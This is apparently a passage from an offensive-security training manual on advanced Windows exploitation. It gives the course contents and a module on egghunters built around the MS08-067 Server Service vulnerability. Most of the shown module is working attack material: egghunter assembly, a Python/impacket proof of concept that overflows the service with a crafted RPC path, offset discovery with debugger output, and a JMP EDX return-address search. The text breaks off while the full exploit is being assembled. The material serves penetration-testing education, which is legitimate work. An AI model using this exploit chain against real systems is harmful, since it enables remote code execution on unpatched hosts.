



Offensive Security

Advanced Windows Exploitation Techniques


v.2.0





Contents


Introduction	6
Module 0x01 Egghunters	7
Lab Objectives.....	7
Overview.....	7
Exercise	9
MS08-067 Vulnerability	10
MS08-067 Case Study: crashing the service	10
MS08-067 Case Study: finding the right offset	13
Exercise	14
MS08-067 Case Study: from POC to Exploit.....	15
Controlling the Execution Flow.....	19
Exercise	27
Getting our Remote Shell	28
Exercise	31
Wrapping up	31
Module 0x02 Bypassing NX	32
Lab Objectives.....	32
A note from the authors	32
Overview.....	33
Hardware-enforcement and the NX bit	33
Hardware-enforced DEP bypassing theory PART I.....	34
Hardware-enforced DEP bypassing theory PART II.....	36
Hardware-enforced DEP on Windows 2003 Server SP2	37
MS08-067 Case Study: Testing NX protection	38
Exercise	41
MS08-067 Case Study: Approaching the NX problem.....	42
MS08-067 Case Study: Memory Space Scanning.....	45
MS08-067 Case Study: Defeating NX	48
Exercise	51
MS08-067 Case Study: Returning into our Buffer.....	52
Exercise	64
Wrapping Up.....	64
Module 0x02 (Update) Bypassing DEP AlwaysOn Policy	65
Lab Objectives.....	65



Overview	65
Ret2Lib attacks and their evolution	66
Return Oriented Programming Exploitation	66
Immunity Debugger's API and <i>findrop.py</i>	70
Exercise	78
ASLR	78
PHP 6.0 Dev Case Study: the crash	79
PHP 6.0 Dev Case Study: the ROP approach	82
PHP 6.0 Dev Case Study: preparing the battlefield	83
Exercise	85
PHP 6.0 Dev Case Study: crafting the ROP payload	86
Step 1 and 2	86
Exercise	90
Step 3 and 4	91
Exercise	94
Step 5	94
Exercise	97
PHP 6.0 Dev Case Study: getting our shell	98
Exercise	101
Wrapping up	101
Module 0x03 Custom Shellcode Creation	102
Lab Objectives	102
Overview	102
System Calls and "The Windows Problem"	103
Talking to the kernel	104
Finding kernel32.dll: PEB Method	105
Exercise	109
Resolving Symbols: Export Directory Table Method	110
Working with the Export Names Array	111
Computing Function Names Hashes	115
Fetching Function's VMA	117
Exercise	119
MessageBox Shellcode	120
Exercise	123
Position Independent Shellcode (PIC)	124
Exercise	127
Shellcode in a real exploit	128
Exercise	130
Wrapping Up	130
Module 0x04 Venetian Shellcode	131
Lab Objectives	131



Overview	131
The Unicode Problem	132
The Venetian Blinds Method	133
Exercise	134
DivX Player 6.6 Case Study: Crashing the application	135
Exercise	136
DivX Player 6.6 Case Study: Controlling The Execution Flow	137
Exercise	144
DivX Player 6.6 Case Study: The Unicode Payload Builder	145
DivX Player 6.6 Case Study: Getting our shell	148
Exercise	159
Module 0x05 Kernel Drivers Exploitation	160
Lab Objectives	160
Overview	160
Windows I/O System and Device Drivers	160
Communicating with drivers	161
I/O Control Codes	162
Privilege levels and Ring0 Payloads	162
Staging R3 payloads from kernel space	164
Case Study payload: MSR Hooking	164
Function Pointer Overwrites	170
avast! Case Study: kernel memory corruption	173
avast! Case Study: way down the ring0 land	173
Exercise	180
avast! Case Study: bypassing device driver checks	181
Exercise	190
avast! Case Study: EIP hunting	191
Exercise	200
avast! Case Study: elevation	201
Exercise	211
Wrapping up	211
Module 0x06 Heap Spraying	212
Lab Objectives	212
Overview	212
JavaScript Heap Internals key points	213
Heap Spray: The Technique	216
Heap Spray Case Study: MS08-078 POC	221
Exercise	224
Heap Spray Case Study: Playing With Allocations	227
Exercise	235
Heap Spray Case Study: Mem-Graffiti Time	236



Exercise 245
Wrapping Up..... 245



Introduction

Exploiting software vulnerabilities in order to gain code execution is probably the most powerful and direct attack vector available to a security professional. Nothing beats whipping out an exploit and getting an immediate shell on your target.

As the IT industry matures and security technologies advance, exploitation of modern popular software has become more difficult, and has definitely raised the bar for penetration testers and vulnerability researchers alike.

In this course we will examine five recent vulnerabilities in major software, which required extreme memory manipulation to exploit. We will dive deep into each scenario and gain a firm understanding of Advanced Windows Exploitation.



Module 0x01 Egghunters

Lab Objectives

- Understanding Egghunters
- Understanding and using Egghunters in limited space environments
- Exploiting MS08-067 vulnerability using an Egghunter

Overview

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an egg, a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non-allocated memory ranges.

The following code is *Matt Millers* egghunter implementation¹:

We use edx for the counter to scan the memory.

```
loop_inc_page:
    or dx, 0x0fff           : Go to last address in page n (this could also be used to
                           : XOR EDX and set the counter to 00000000)

loop_inc_one:
    inc edx                : Go to first address in page n+1

loop_check:
    push edx               : save edx which holds our current memory location
    push 0x2, pop eax      : initialize the call to NtAccessCheckAndAuditAlarm
    int 0x2e               : perform the system call
    cmp al, 05             : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
    pop edx                : restore edx to check later the content of pointed address

loop_check_8_valid:
    je loop_inc_page       : if access violation encountered, go to next page


is_egg:
    mov eax, 0x57303054     : load egg (W00T in this example)
    mov edi, edx            : initializes pointer with current checked address
    scasd                  : Compare eax with doubleword at edi and set status flags
    jnz loop_inc_one       : No match, we will increase our memory counter by one
    scads                  : first part of the egg detected, check for the second part
    jnz loop_inc_one       : No match, we found just a location with half an egg

matched:
    jmp edi                : edi points to the first byte of our 3rd stage code, let's go!
```

[Matt Millers egghunter implementation] http://www.hick.org/code/skape/shellcode/win32/egghunt_syscall.c

¹ "Safely Searching Process Virtual Address Space" (skape 2004) <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>

The following diagram depicts the functionality of Matt Millers' egghunter.




Take some time to examine the code and corresponding diagram to understand the egghunters method of operation. This will become clearer once we see the egghunter in action.



Exercise

1) Get familiar with an Egghunter. Open Egghunter.exe in Ollydbg and pass it the “test” parameter as shown below.



2) follow the execution of the egghunter, which is located at 00401030 (place a breakpoint there) by pressing F8.

```

OllyDbg - egghunter.exe - [CPU - main thread, module egghunte]
File View Debug Plugins Options Window Help
[Icons] [L] [E] [M] [T] [W] [H]
00401030 > CC
00401035 > 66:81CA FF0F OR DX,0FFF
00401036 . 42 INC EDX
00401037 . 52 PUSH EDX
00401038 . 6A 02 PUSH 2
00401039 . 58 POP EAX
0040103A . CD 2E INT 2E
0040103C . 3C 05 CMP AL,5
0040103E . 5A POP EDX
0040103F . ^74 EF JE SHORT egghunte.00401030
00401041 . B8 90509050 MOV EAX,90509050
00401046 . 8BFA MOV EDI,EDX
00401048 . AF SCAS DWORD PTR ES:[EDI]
00401049 . ^75 EA JNZ SHORT egghunte.00401035
0040104B . AF SCAS DWORD PTR ES:[EDI]
0040104C . ^75 E7 JNZ SHORT egghunte.00401035
0040104E . FFE7 JMP EDI
  
```



MS08-067 Vulnerability

The Vulnerability reported in the *MS08-067* bulletin affected the Server Service on Windows systems allowing attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization².

This vulnerability was exploited in the wild by the Gimmiv.A worm, which propagated automatically through networks, compromising machines, finding cached passwords in a number of locations and then sending them off to a remote server.

MS08-067 Case Study: crashing the service

Now that we have the basic concept egghunters, let's analyze the following POC³:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
print "*****          MS08-67 Win2k3 SP2          *****"
print "*****          offensive-security.com        *****"
print "*****          ryujin&muts --- 11/30/2008    *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()


trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuid_tup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
```

²<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>

<http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx>

³To run the stub exploit you will need to download and install the impacket python module from

<http://oss.coresecurity.com/projects/impacket.html>



```

stub= '\x01\x00\x00\x00'           # Reference ID
stub+= '\x10\x00\x00\x00'         # Max Count
stub+= '\x00\x00\x00\x00'         # Offset
stub+= '\x10\x00\x00\x00'         # Actual count
stub+= '\xCC'*28                   # Server Unc
stub+= '\x00\x00\x00\x00'         # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00'         # Max Count
stub+= '\x00\x00\x00\x00'         # Offset
stub+= '\x2f\x00\x00\x00'         # Actual Count

stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+= '\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+= '\x41'*74                   # STUB OVERWRITE

stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00'         # Padding
stub+= '\x02\x00\x00\x00'         # Max Buf
stub+= '\x02\x00\x00\x00'         # Max Count
stub+= '\x00\x00\x00\x00'         # Offset
stub+= '\x02\x00\x00\x00'         # Actual Count
stub+= '\x5c\x00\x00\x00'         # Prefix
stub+= '\x01\x00\x00\x00'         # Pointer to pathtype
stub+= '\x01\x00\x00\x00'         # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation

```

MS08067_0x1.py Source Code

In the above POC you should focus your attention on the following points:

- **stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'** - this is the evil path which triggers the overflow;
- **stub+= '\x41'*74** - this string will overwrite the return address.

Now, let's fire Windbg, attach the *svchost.exe* process responsible for the *Server Service* and analyze the crash. Note: You can choose the right *svchost.exe* process to attach by opening the sub-tree of each *svchost* process in Windbg Attach Window and searching for Server service. If you can't see it, "*Process Explorer*"⁴ from Sysinternals can help you find the right *PID*.

AieLookUpSvc, Browser

⁴<http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>



```
root@bt # ./MS08067_0x1.py 172.16.30.2
*****
*****      MS08-67 Win2K3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

(3c0.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41414141 esp=00f7f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??                ???

MS08067_0x1.py WinDbg Session
```

The *Server Service* crashed, a function return address has been overwritten and we can control execution flow (EIP can be controlled by our evil string).

```
Disassembly
Offset: @$scopeip
No prior disassembly possible
41414141 ??                ???
41414142 ??                ???
41414143 ??                ???
41414144 ??                ???
41414145 ??                ???
41414146 ??                ???
41414147 ??                ???
41414148 ??                ???
41414149 ??                ???
4141414a ??                ???
4141414b ??                ???
4141414c ??                ???
4141414d ??                ???
4141414e ??                ???
4141414f ??                ???
```

Figure 1: Return address completely overwritten by evil buffer



MS08-067 Case Study: finding the right offset

We now must find the exact offset needed to control *EIP*. We will use the *pattern_create* tool from Metasploit to create a unique string that will help us to identify the offset:

```
root@bt # /root/framework-3.2/tools/pattern_create.rb 74
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
[...]
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac'
[...]
```

Finding the right offset replacing part of the buffer with a pattern string

We replace the "A" string with the above pattern to obtain our new *POC* in which we changed only the part of the buffer overwriting the return address. Running the new *POC* we discover that the offset is 18 Bytes:

```
root@bt # ./MS08067_0x2.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com   *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

(1d0.39c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61413761 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41366141 esp=00f7f47c ebp=35614134 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41366141 ??                ???

root@bt # /root/framework-3.2/tools/pattern_offset.rb 41366141
18
```

Offset Discovered

Reg	Value
fs	3b
edi	f7f464
esi	f7f4b6
ebx	f7005c
edx	f7f508
ecx	f7f4b2
eax	61413761
ebp	35614134
eip	41366141
efl	10246
esp	f7f47c
gs	0
es	23
ds	23
cs	1b

Figure 2: Unique pattern overwrites return address with value 0x41366141

Exercise

- 1) Repeat the required steps in order to obtain the offset needed to overwrite the return address.



MS08-067 Case Study: from POC to Exploit

After changing the buffer in the previous POC with the following and crashing the *Server Service* once again...

```
stub+='\x41'*18 + '\x42'*4 + '\x43'*44 + '\x44'*4 + '\x45'*4 # 74 Bytes
```

Confirming offset to overwrite EIP

we come to the following conclusions:

- An 18 byte offset is needed to control EIP (EIP=42424242 as expected);

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	130f464
esi	130f4b6
ebx	130005c
edx	130f508
ecx	130f4b2
eax	43434343
ebp	41414141
eip	42424242
cs	1b
efl	10246
esp	130f47c

Figure 3: EDX points to part of the controlled buffer

- More than one register points to a part of the controlled buffer;
- The evil buffer is, for some reason, doubled on the stack and, moreover, the 4 bytes pointed by *EDX* (0x013f508 and the following 4 bytes) are a copy of the last 8 bytes in our 74 bytes buffer;




Figure 4: Evil buffer doubled on the stack

- We don't have enough space to store shellcode in a memory area pointed by any of the registers. If we use a *JMP EDX* instruction as a return address, the memory space between the address overwriting EIP (0x42424242 at 0x130f4ce) and the "landing zone" address (0x44444444 at 0x130f508), is enough to store an egghunter (58 Bytes).




Figure 5: Owned return address on the stack





Figure 6: Memory space between return address and the “landing zone”



At the beginning of the buffer we stored a 28 byte `0xCC` string inside the "Server UNC" packet field. The Server UNC field was tested as a candidate to store our shellcode⁵. Try thinking about the following scenario:

1. We store the egghunter just after our RET;
2. We exploit the `EDX` register to jump to the end of the controlled buffer;
3. We short jmp back to the beginning of the egghunter to execute it;
4. The egghunter searches for the real shellcode, jumps into it and executes it.





Figure 7: Attack scenario using egghunter

⁵<http://msdn.microsoft.com/en-us/library/aa365247.aspx>



Controlling the Execution Flow

According to the egghunter approach we chose in the previous paragraph, we need to find a *JMP EDX* address to redirect execution flow into our controlled buffer. Let's search for one inside *ntdll.dll* using Windbg:

/Pentest/exploits/framework3/tools/nasm-shell.py

```
nasm > jmp edx
00000000 FFE2          jmp edx
in windbg
0:045> !dlls -c ntdll.dll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
Base      0x7c800000  EntryPoint 0x00000000  Size      0x000c0000
Flags    0x80004004  LoadCount  0x0000ffff  TlsIndex  0x00000000
         LDRP_IMAGE_DLL
         LDRP_ENTRY_PROCESSED

0:045> s 0x7c800000 Lc0000 ff e2
7c808ab0 ff e2 04 00 56 e8 42 af-00 00 85 c0 59 0f 85 ec ....V.B.....Y...

Searching for "JMP EDX"
```

We first look up the *ntdll* base address and size, and then search for our opcode in the resulting address space ($0x7c800000 + 0xc0000$). Let's now rebuild our stub exploit and include the RET and *Millers' egghunter*:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
